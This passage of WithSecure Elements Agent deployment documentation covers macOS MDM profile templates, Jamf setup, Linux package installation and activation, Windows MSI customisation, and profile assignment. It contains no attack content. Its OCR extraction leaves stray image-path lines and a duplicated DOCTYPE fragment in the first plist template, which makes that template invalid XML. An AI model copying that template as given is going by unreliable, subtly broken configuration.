/Library/WithSecure/bin/activator --tags "<tags>"
```

The customized tags are assigned to the device after you activate the subscription.

3. Before activating the product you can add parameters to the default profile and installation tags. For details on how to use the `activator` tool and available options, enter the following command to see the help:

```
/Library/WithSecure/bin/activator --help
```

The following output is shown:

```
USAGE: activator [--profile-id <profile-id>] [--tags "<tags>"] ^
[--subscription-key "<subscription-key>" ^

OPTIONS:^
-p, --profile-id <profile-id>  ^
                      ID of the desired PSB profile. Example: 123456.
-t, --tags <tags>     Installation tags values. Example: "PSB=tag1:tag2:tag3,^
                      department=R&D,role=engineer". ^
-s, --subscription-key <subscription-key> ^
                      Subscription key to activate. ^
-h, --help            Show help information.
```

Common distribution scenarios

The following lists common scenarios for distributing Elements Endpoint Protection software.

You can distribute the products as follows through:

- ssh
- MDM or another software distribution solution (for example, Munki) manually activating and configuring the product
- MDM or another software distribution solution, using a custom package to activate and configure the product
- MDM or another software distribution solution, using one package to both install and activate the product

NOTE: Apart from MDM, you can also use another software distribution solution. For instructions on importing the package, see the documentation for your third-party solution.

Use MDM profiles to set up the product

MDM profiles help you set up the product on a large number of devices within your organization.

To create MDM profiles to deploy the product configuration to devices, follow these instructions:

1. Generate MDM profiles for system preferences.

   Use the following templates to create or extend your own MDM profiles.

   NOTE: Replace all `PayloadUUID` and `PayloadIdentifier` values in templates with your own values. You can generate UUID with the `uuidgen` command-line tool, for example.

   Allow all WithSecure system extensions:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC '-//Apple//DTD PLIST 1.0//EN' 'http://www.apple.com/DTDs/PropertyList-1.0.dtd'>

'http://www.apple.com/DTDs/PropertyList-1.0.dtd'>
<plist version="1.0">
<dict>
<key>PayloadContent</key>
<array>
<dict>
<key>AllowUserOverrides</key>
<true/>
<key>AllowedTeamIdentifiers</key>
<array>
<string>V928P8X763</string>
</array>
<key>RemovableSystemExtensions</key>
<dict>
<key>V928P8X763</key>
<array>
<string>com.withsecure.wsagent.wssystemextension</string>
</array>
```

```
</dict>
<key>PayloadDescription</key>
<string>Allows WithSecure System Extension</string>
<key>PayloadDisplayName</key>
<string>WithSecure System Extension</string>
<key>PayloadIdentifier</key>
<string>com.apple.system-extension-policy.213E79BF-4F5E-430D-AFED-D76EC62ACE96</string>
<key>PayloadType</key>
<string>com.apple.system-extension-policy</string>
<key>PayloadUUID</key>
<string>213E79BF-4F5E-430D-AFED-D76EC62ACE96</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>PayloadOrganization</key>
<string>WithSecure Oyj</string>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

Allow content filtering for WithSecure system extension:

NOTE: Required on macOS 10.15.5 or later. For more information, see the Apple Developer documentation: https://developer.apple.com/documentation/devicemanagement/webcontentfilter

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>PayloadContent</key>
```

```
<array>
<dict>
<key>UserDefinedName</key>
<string>WithSecure Firewall</string>
<key>PluginBundleID</key>
<string>com.withsecure.wsagent</string>
<key>FilterDataProviderBundleIdentifier</key>
<string>com.withsecure.wsagent.wssystemextension</string>
<key>FilterDataProviderDesignatedRequirement</key>
<string>identifier "com.withsecure.wsagent.wssystemextension" and anchor apple generic and certificate
 leaf[subject.OU] = "V928P8X763"</string>
<key>FilterSockets</key>
<true/>
<key>FilterPackets</key>
<false/>
<key>FilterBrowsers</key>
<false/>
<key>FilterType</key>
<string>Plugin</string>
<key>PayloadDescription</key>
<string>Allow WithSecure Firewall to filter network traffic</string>
<key>PayloadDisplayName</key>
<string>WithSecure Firewall</string>
<key>PayloadIdentifier</key>
<string>com.apple.webcontent-filter.9FF6DE99-59E2-47A1-8918-CE259D92E785</string>
<key>PayloadType</key>
<string>com.apple.webcontent-filter</string>
<key>PayloadUUID</key>
<string>9FF6DE99-59E2-47A1-8918-CE259D92E785</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>PayloadOrganization</key>
<string>WithSecure Oyj</string>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
```

```
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

Grant full disk access for WithSecure processes:

NOTE: Required. For more information, see the Apple Developer documentation: https://developer.apple.com/documentation/devicemanagement/privacypreferencespolicycontrol/services

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>PayloadContent</key>
<array>
<dict>
<key>PayloadDescription</key>
<string>Grant Full Disk Access to WithSecure processes</string>
<key>PayloadDisplayName</key>
<string>Grant Full Disk Access to WithSecure processes</string>
<key>PayloadIdentifier</key>
<string>com.apple.TCC.configuration-profile-policy.F8432F17-1ECD-420D-B3D0-2A35F0BB144E</string>
<key>PayloadUUID</key>
<string>F8432F17-1ECD-420D-B3D0-2A35F0BB144E</string>
<key>PayloadType</key>
<string>com.apple.TCC.configuration-profile-policy</string>
<key>PayloadOrganization</key>
<string>WithSecure Oyj</string>
<key>Services</key>
<dict>
<key>SystemPolicyAllFiles</key>
<array>
<dict>
<key>Identifier</key>
<string>com.withsecure.wsagent</string>
<key>IdentifierType</key>
<string>bundleID</string>
<key>CodeRequirement</key>
<string>identifier "com.withsecure.wsagent" and anchor apple generic and certificate leaf[subject.OU]
 = "V928P8X763"</string>
```

```
<key>Allowed</key>
<true/>
<key>Comment</key>
<string>Grant Full Disk Access to WithSecure processes</string>
</dict>
<dict>
<key>Identifier</key>
<string>com.withsecure.wsagent.wssystemextension</string>
<key>IdentifierType</key>
<string>bundleID</string>
<key>CodeRequirement</key>
<string>identifier "com.withsecure.wsagent.wssystemextension" and anchor apple generic and certificate
 leaf[subject.OU] = "V928P8X763"</string>
<key>Allowed</key>
<true/>
<key>Comment</key>
<string>Grant Full Disk Access to WithSecure's System Extension'</string>
</dict>
</array>
</dict>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

Allow user notifications for WithSecure processes:

NOTE: Required. For more information, see the Apple Developer documentation: https://developer.apple.com/documentation/devicemanagement/notifications/notificationsettingsitem

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>PayloadContent</key>
<array>
<dict>
<key>NotificationSettings</key>
<array>
<dict>
<key>AlertType</key>
<integer>2</integer>
<key>BadgesEnabled</key>
<true/>
<key>BundleIdentifier</key>
<string>com.withsecure.wsagent</string>
<key>CriticalAlertEnabled</key>
<false/>
<key>NotificationsEnabled</key>
<true/>
<key>ShowInLockScreen</key>
<true/>
<key>ShowInNotificationCenter</key>
<true/>
<key>SoundsEnabled</key>
<true/>
</dict>
</array>
<key>PayloadEnabled</key>
<true/>
<key>PayloadDescription</key>
<string>Allow notifications for WithSecure products</string>
<key>PayloadDisplayName</key>
<string>Allow notifications for WithSecure products</string>
<key>PayloadIdentifier</key>
<string>com.apple.notificationsettings.A134E8B3-AE82-4AE9-8D39-F9976B5BEEE1</string>
<key>PayloadType</key>
<string>com.apple.notificationsettings</string>
<key>PayloadUUID</key>
<string>A134E8B3-AE82-4AE9-8D39-F9976B5BEEE1</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>PayloadOrganization</key>
```

```
<string>WithSecure Corporation</string>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

2. Import the MDM profiles that you have created into your MDM service and use it to deploy the configuration to devices in the organization.

NOTE: For more information, consult the documentation of your MDM service.

Create MDM profiles for Jamf management system

Creates MDM profiles with system extension settings for the Jamf portal.

By creating MDM profiles with system extension settings for Jamf, you can streamline the management of Apple devices. This integration allows for a centralized approach to configuring and securing devices, ensuring consistency across the organization. System extensions can provide additional security features that are not part of the standard operating system. Creating these into Jamf means that you can deploy these enhanced security measures to all managed devices.

To create MDM profiles:

1. Log in to the Jamf portal
2. Select **Computers** > **Configuration Profiles**.
   *The **Configuration Profiles** page opens.*
3. To create a new profile, first select **New**.
4. On the **New macOS configuration profile** page, select **Options** > **General**.
5. Do the following:
   a) Enter a name for the new profile.
   b) From the Level drop-down menu, select **Computer level**.
   c) From the Distribution method drop-down menu, select **Install Automatically**.
6. To configure the system extensions, do the following:
   a) Under **Options**, select **System Extensions**.
   b) In the **Display Name** box, enter `WithSecure`.
   c) From the System Extension Types drop-down menu, select **Allowed System Extensions**.

d) In the Team Identifier box, enter `V928P8X763`.

e) Under **Allowed System Extension**, enter the following and then select **Save**:

```
com.withsecure.wsagent.wssystemextension
```

f) Select **+** to add a new **Allowed System Extension and Teams IDs**.

g) In the **Display Name** field, enter `WithSecure Elements System Extension Allow Removal`.

h) From the **System Extension types** drop-down menu, select **Removable System Extensions**.

i) In the **Team Identifier** field, enter `V928P8X763`.

j) Under **Removable System Extensions**, select **Add** and enter the following:

```
com.withsecure.wsagent.wssystemextension
```

7. Select **Save**.

Signing and notarizing software on macOS

To validate your custom product package and allow its installation on macOS, the package needs to be signed and notarized.

The best and easiest way to sign and notarize the package is to obtain distribution signing certificates from Apple. For more information, refer to the Apple documentation.

You can specify your distribution certificate using the `pkgbuild`, `productbuild` or `productsign` utilities that are designed to build and sign product packages. After successfully signing your custom product package, you need to notarize it. For more information, refer to Notarizing macOS Software Before Distribution.

NOTE: By using the `-allowUntrusted` flag of the installer, you can bypass the certificate verification on macOS during the package installation. Some MDM solutions support the installation of unsigned packages, but it is not a recommended solution.

3.5 Deployment methods for Linux devices

The most common deployment methods for Linux devices.

For a single device or a small environment, choose one of these methods:

- An administrator downloads the installer (see below) and runs it on the device.
- An administrator invites the user by email. The user receives a link to download and install the agent.

For larger deployments, these methods are suitable for companies that use Linux devices and want to deploy WithSecure Elements Agent.

WithSecure Elements Agent for Linux provides two alternative methods for installing the agent on managed endpoint devices:

- a DEB or RPM package
- a generic installer package

Choose the correct package format based on the Linux distribution:

- DEB packages are compatible with Debian and Ubuntu systems.
- RPM packages are compatible with AlmaLinux, Amazon Linux, Rocky Linux, Oracle Linux, Red Hat Enterprise Linux, and SUSE Linux Enterprise Server systems.
- You can use the generic installer package on all supported systems.

There are two versions available for download: AMD64 and ARM64. You need to select the version that matches you image architecture.

When using any of the installers, you download the installer and make sure that the dependencies are installed. You then run the commands to activate the product.

When you install the product in WithSecure Elements managed mode, you can use WithSecure Elements Security Center to centrally manage product installations.

The installation process consists of two steps: installing the product and activating it. The product requires a connection to cloud services for database updates and for the subscription validation. If the subscription cannot be validated for two weeks, the product stops working.

3.5.1 Installing the product for use with WithSecure Elements

These deployment methods are suitable for companies that use Linux devices and want to deploy WithSecure Elements Agent.

WithSecure Elements Agent for Linux provides two alternative methods for installing the agent on managed endpoint devices:

- a DEB or RPM package
- a generic installer package

Choose the correct package format based on the Linux distribution:

- DEB packages are compatible with Debian and Ubuntu systems.
- RPM packages are compatible with AlmaLinux, Amazon Linux, Rocky Linux, Oracle Linux, Red Hat Enterprise Linux, and SUSE Linux Enterprise Server systems.
- You can use the generic installer package on all supported systems.

There are AMD64 and ARM64 versions available for downloads. You need to select the version that matches you image architecture.

When using any of the installers, you download the installer and make sure that the dependencies are installed. You then run the commands to activate the product.

When you install the product in WithSecure Elements managed mode, you can use the WithSecure Elements portal to centrally manage product installations.

The installation process consists of two steps: installing the product and activating it. The product requires a connection to cloud services for database updates and for the subscription validation. If the subscription cannot be validated for two weeks, the product stops working.

3.5.2 Install the product using a DEB or RPM package

Installs the product using a DEB or RPM package.

NOTE: There are platform architecture-specific installers. You need to download the matching one.

1. To install the product, do the following:
   a) Go to the WithSecure download page and download the DEB or RPM installer package that matches your operating system and architecture, either AMD64 or ARM64.
   b) Log in to the Linux host as root.
   c) For checking that the required dependencies are installed, see Linux Protection system requirements.
   d) Deploy the installer package on the endpoint device using the system package manager:

- Depending on whether you use an AMD64 or ARM64 version, on DEB-based distributions, run one of the following commands:

```
dpkg -i linuxsecurity-installer_amd64.deb
```

```
dpkg -i linuxsecurity-installer_arm64.deb
```

- Depending on whether you use an AMD64 or ARM64 version, on RPM-based distributions, run one the following commands:

```
rpm -Uvh linuxsecurity-installer.x86_64.rpm
```

```
rpm -Uvh linuxsecurity-installer.aarch64.rpm
```

2. To activate the product, run the following command:

```
/opt/f-secure/linuxsecurity/bin/activate --psb --subscription-key SUBSCRIPTION-KEY --profile-id
PROFILE-ID
```

NOTE: Replace SUBSCRIPTION-KEY with the product subscription key. The --profile-id parameter is optional but by adding it, the agent installation can be associated with one of the profiles available in the profile editor view in WithSecure Elements Security Center. Replace PROFILE-ID with the numeric identifier of the profile.

NOTE: You can use the `--override-distro` option to install the product on a distribution that is not officially supported. For example, use `--override-distro rhel:8.6`. WithSecure cannot offer support for any issues with unsupported distributions.

NOTE: To use an HTTP proxy during the activation process, add the --http-proxy command line option. You can use this option in the following formats:

- `--http-proxy=host:port`: This configures the product to use the specified `host` and `port` as the network proxy without requiring authentication. If no port number is given, the default port number 3128 is used. Example: `--http-proxy=proxy.example.com:8080`.
- `--http-proxy=username:password@host:port`: This configures the product to use the specified host and port as the network proxy, with the given username and password serving as authentication credentials. Use URL encoding for any special characters in the username or password; for instance, if the password includes an '@' character, enter it as %40. Example: `--http-proxy=abc:x%40y%40z@proxy.example.com:8080`.

3.5.3 Install the product using a generic installer package

Installs the product using a generic installer package.

NOTE: There are platform architecture-specific installers. You need to download the matching one.

1. To install the product, do the following:

a) Log in to WithSecure Elements Security Center.
b) Under **Management**, select **Downloads**.
c) Under **WithSecure Elements Agent for Servers**, download the installer that matches your architecture, either AMD64 or ARM64.
d) Log in to the Linux host as root.
e) For checking that the required dependencies are installed, see Linux Protection system requirements.
f) Depending on whether you use an AMD64 or ARM64 version, run one of the following commands to set the executable bit on the installer file that you downloaded:

```
chmod +x ./linuxsecurity-installer.amd64.bin
```

```
chmod +x ./linuxsecurity-installer.arm64.bin
```

2. Depending on whether you use an AMD64 or ARM64 version, run one of the following commands to install and activate the product:

```
./linuxsecurity-installer.amd64.bin --subscription-key SUBSCRIPTION-KEY --profile-id PROFILE-ID
```

```
./linuxsecurity-installer.arm64.bin --subscription-key SUBSCRIPTION-KEY --profile-id PROFILE-ID
```

NOTE: Replace SUBSCRIPTION-KEY with the product subscription key. The PROFILE-ID parameter is optional but by adding it, the agent installation can be associated with one of the profiles available in the profile editor view in WithSecure Elements Security Center. Replace PROFILE-ID with the numeric identifier of the profile.

NOTE: You can also provide the subscription key and the profile ID for the installation by renaming the `linuxsecurity-installer` program to match one of the following patterns before running the program: `linuxsecurity-installer-[SUBSCRIPTION-KEY]` or `linuxsecurity-installer-[SUBSCRIPTION-KEY]-[profile=PROFILE-ID]`. It is important that you use [] brackets around the subscription key and profile=PROFILE-ID. The renamed installer program can be run without any command-line arguments.

NOTE: You can use the `--override-distro` option to install the product on a distribution that is not officially supported, for example, `--override-distro rhel:8.6`. WithSecure cannot offer support for any issues with unsupported distributions.

NOTE: To use an HTTP proxy during the activation process, add the --http-proxy command line option. You can use this option in the following formats:

- `--http-proxy=host:port`: This configures the product to use the specified `host` and `port` as the network proxy without requiring authentication. If no port number is given, the default port number 3128 is used. Example: `--http-proxy=proxy.example.com:8080`.
- `--http-proxy=username:password@host:port`: This configures the product to use the specified host and port as the network proxy, with the given username and password serving as authentication credentials. Use URL encoding for any special characters in the username or password; for instance, if the password includes an '@' character, enter it as %40. Example: `--http-proxy=abc:x%40y%40z@proxy.example.com:8080`.

3.6 Handling common use cases

Common deployment use cases, including deploying clients with the WithSecure MSI tool, assigning settings, and reinstalling a client without duplicating devices.

This section describes how to handle common deployment use cases, including deploying clients with the WithSecure MSI tool, assigning settings to clients, and reinstalling a client without creating duplicate devices.

3.6.1 Use the WithSecure MSI transformation tool

Uses the WithSecure MSI transformation tool to create a customized client installer with embedded parameters.

The tool allows you to embed custom parameters, for example, your subscription key in the installer so that you do not need to specify them during the installation. MSI files are a convenient way to create a customized client application for installing Elements Agent. In some cases, for example, when installing via Active Directory Group Policy, an MSI file is a requirement. There are, however, other methods that you can use at your preference.

The WithSecure MSI transformation tool allows you to either create a customized MSI file or an MST file that contains only the configurations. Consider the following when choosing between them:

- Creating a customized MSI installer
  - A convenient method because the installer contains all the settings
  - Modifying the original MSI file invalidates the signing of the package, which means that you are required to either sign it again with your own certificate or allow installation of unsigned software
- Creating a separate MST file
  - This method results in a separate file for the configurations
  - A convenient method because it does not alter the signature of the installer

To use the MSI transformation tool, you need to do the following:

- Download a recent version of WithSecure Elements Agent in an MSI format from the Downloads section of WithSecure Elements Security Center.


IMPORTANT: MSI files are valid for eight months. If you have downloaded an MSI file more than eight months ago, you need to download a new one.

- Download the WithSecure MSI transformation tool (FsMsiTool_ui.exe) from the WithSecure download site.


To use the MSI transformation tool:

1. Launch the MSI transformation tool.


2. On the page that opens, specify the path to the MSI installer for Elements Agent, and select **Next**.




3. Specify one or more MSI properties you want to add, and select **Next**.



4. Specify the output MSI file or the MST file, or both.



5. Select **Generate** to create the files.



3.6.2 Assigning settings to clients

All client settings are managed with profiles which are a bundle of product specific settings.

You apply client settings by assigning profiles to devices. This section describes how to assign a profile manually and how to assign profiles automatically with assignment rules.

Add profile assignment rules

Adds a profile assignment rule that automatically applies a profile to new devices based on matching conditions.

The recommended way to assign profiles is to use profile assignment rules in WithSecure Elements Security Center. The profile assignment rules replace the default profiles. They are automatically applied to new devices that are added to the system and executed in the order that they appear in the table from top to bottom. The first rule that matches is applied to new devices. If there is no matching rule, the default rule is applied.

NOTE: You can turn on the **Change tracking** toggle. When it is on, the system continuously evaluates the rules. The system updates the profile and label assignments for each device when it detects changes in any of the following:

- Active Directory Organizational Unit
- IP
- Reverse DNS
- WINS name
- Asset groups

NOTE: We recommend that you create your own, stricter profiles because the default ones allow users to turn off or uninstall the antivirus feature and have control on most features.

To add a profile assignment rule:

1. Under **Security Configurations**, select **Profiles** on the sidebar.
   *The **Profiles** page opens.*
2. Select the **Profile assignment rules** tab.

A view opens showing the default outbreak rules and profile assignment rules for each device type.

3. Select **Add rule**.
   The Add rule window opens.
4. Enter the following information:
   - Select a condition.
   - Based on the selected condition, either select or enter a value.
   - Select the client type: Windows workstations, Windows servers, Linux, Mac computers, Mobile devices, Connectors.
   - Select the profile that you want to assign.
   - Add a label to your rule (optional).
   - Add a description for your rule.
5. Select **Add rule**
   The new rule is added to the top of the table.
6. Change the order of the rules that you create in one of the following ways:
   - Drag and drop the rules to the desired position.
   - On the row of the rule that you want to move, from the Action column, select either **Move to top** or **Move to bottom**.

   NOTE: The existing default rules are always at the bottom of the rules. You cannot move the rules that you created below the default rules.
7. In the **Rules were changed** banner at the bottom of the page, select **Save changes**.

   NOTE: You can select to have the system evaluate the rules for all the devices after you save the changes.

The new rule was added to the table.

Specify profile ID during Elements Agent installation

If you cannot create a rule to match your use case, by specifying the profile during the Elements Agent installation, you can still have control over what profile is assigned.

To specify the profile ID:

1. Copy the profile ID from the profile settings as follows:
   a) Under **Security configurations**, select **Profiles**, and then select a profile.
   b) Edit the profile that you want to be assigned.
   c) Copy the profile ID that is shown at the top of the profile settings.
2. If you install the Elements Agent from command line or from a script, you can add the parameter to the command by substituting the number in the example with what you see in your own profile:

```
ElementsAgentInstaller.exe --profile-id=117525
```

3. If you create a custom MSI installer, add the following parameter by substituting the number in the example with what you see in your own profile:

```
PROFILE_ID=117525
```

NOTE: When you pass a profile ID as an installation parameter, the profile assignment rules that are documented above are not evaluated.

Manually assign a profile

Manually assigns a profile to one or more devices.

To manually assign settings:

1. After you have installed a client, log in to WithSecure Elements Security Center.
2. Under **Environment**, select **Devices** and then select one or more devices.
   A menu is displayed at the bottom of the page.
3. Select **Assign profile**.
4. From the drop-down menu, select the profile that you want to assign to the selected devices.
5. Select **Assign profile**.
   The profile is assigned to the devices that you selected.

3.6.3 Reinstallation of Elements Agent without duplicating devices

Description of the lifecycle of an agent installation to help you avoid the most common pitfalls that you might encounter over it.

In WithSecure Elements Security Center, devices are listed with the device name being the main identifier. In reality, a cloud service needs a more fine-tuned way to identify the uniqueness of millions of devices. For this reason, a unique UUID is generated during the installation. By default, if your WithSecure Elements management software that you use uninstalls WithSecure Elements Agent and reinstalls it, a new UUID is generated and a second device with the same name appears in Elements Security Center. If this is a rare occasion, it will not be an issue, but in some cases, management software such as Intune might reinstall all software as part of an operating system upgrade in which case it would be a good idea to be prepared.

Avoiding issues when Elements Agent is reinstalled

To avoid potential problems during reinstallation of Elements Agent, we need to send a device specific identifier to the backend along with the generated UUID. Currently, two options are supported:

- the computers SMBIOS GUID (a unique identifier on the motherboard)
- AD GUID (the devices' unique identifier from Active Directory)

SMBIOS GUID

A system management BIOS identifier of the devices is a DMTF standard that defines each computer's motherboard with a unique identifier set by the manufacturer.

We recommend that you use this identifier.

In rare cases, manufacturers do not follow the standards by assigning identical values to all devices or using this field for alternative purposes, such as support contact information. To mitigate potential issues, we have restricted the use of this parameter for known problematic values to prevent cases where all devices share a common identifier on the backend. Note that these issues are very uncommon and unlikely to occur with laptops that are sold for business use.

AD GUID

A unique identifier that is generated when the device registers in a company Active Directory

> **NOTE:** This is recommended in cases where SMBIOS GUID does not work, for example, in non-persistent VDI deployments where SMBIOS changes every time an image is launched.

This identifier works only for computers that are registered in an Active Directory before Elements Agent is installed.

If the device is removed and then re-added to Active Directory, it can be duplicated in Elements Security Center when Elements Agent is reinstalled.

When you use these parameters during installation, the following occurs:

- First-time installation
  - Elements Agent generates a unique UUID as part of the installation
  - During the registration, Elements Agent sends the subscription key, generated UUID, and the SMBIOS GUID or AD GUID to the backend where both are stored
  - A new device is added to Elements Security Center
- Following installations:
  - Elements Agent generates a unique UUID as part of the installation
  - During the registration, Elements Agent sends the subscription key, generated UUID, and the SMBIOS GUID or AD GUID to the backend
  - The backend identifies a device that has the same subscription key and that uses the same SMBIOS GUID or AD GUID and therefore attaches them to the existing device.
  - A new device is not added to Elements Security Center but the existing one is updated.

> **NOTE:** All installations must use the same subscription key.

> **NOTE:** In the Horizon desktop pool, turn on the **Allow Reuse of Existing Computer Accounts** option to prevent the system from generating duplicate devices. When you create Active Directory accounts, they remain unchanged even after clone operations. So, Elements Security Center does not consider them as distinct devices, even if they share identical names.

When you install Elements Agent with an .exe file, use the following parameters:

- SMBIOS GUID as an identifier:

```
c:\path\to\installer.exe --use_smbios_guid
```

- AD GUID as an identifier:

```
c:\path\to\installer.exe --use_ad_guid
```

When you install Elements Agent with an .msi file, use the following parameters:

- SMBIOS GUID as an identifier:

```
msiexec /i c:\path\to\installer.msi /qn UNIQUE_SIGNUP_ID=smbios
```

- AD GUID as an identifier:

```
msiexec /i c:\path\to\installer.msi /qn UNIQUE_SIGNUP_ID=adguid
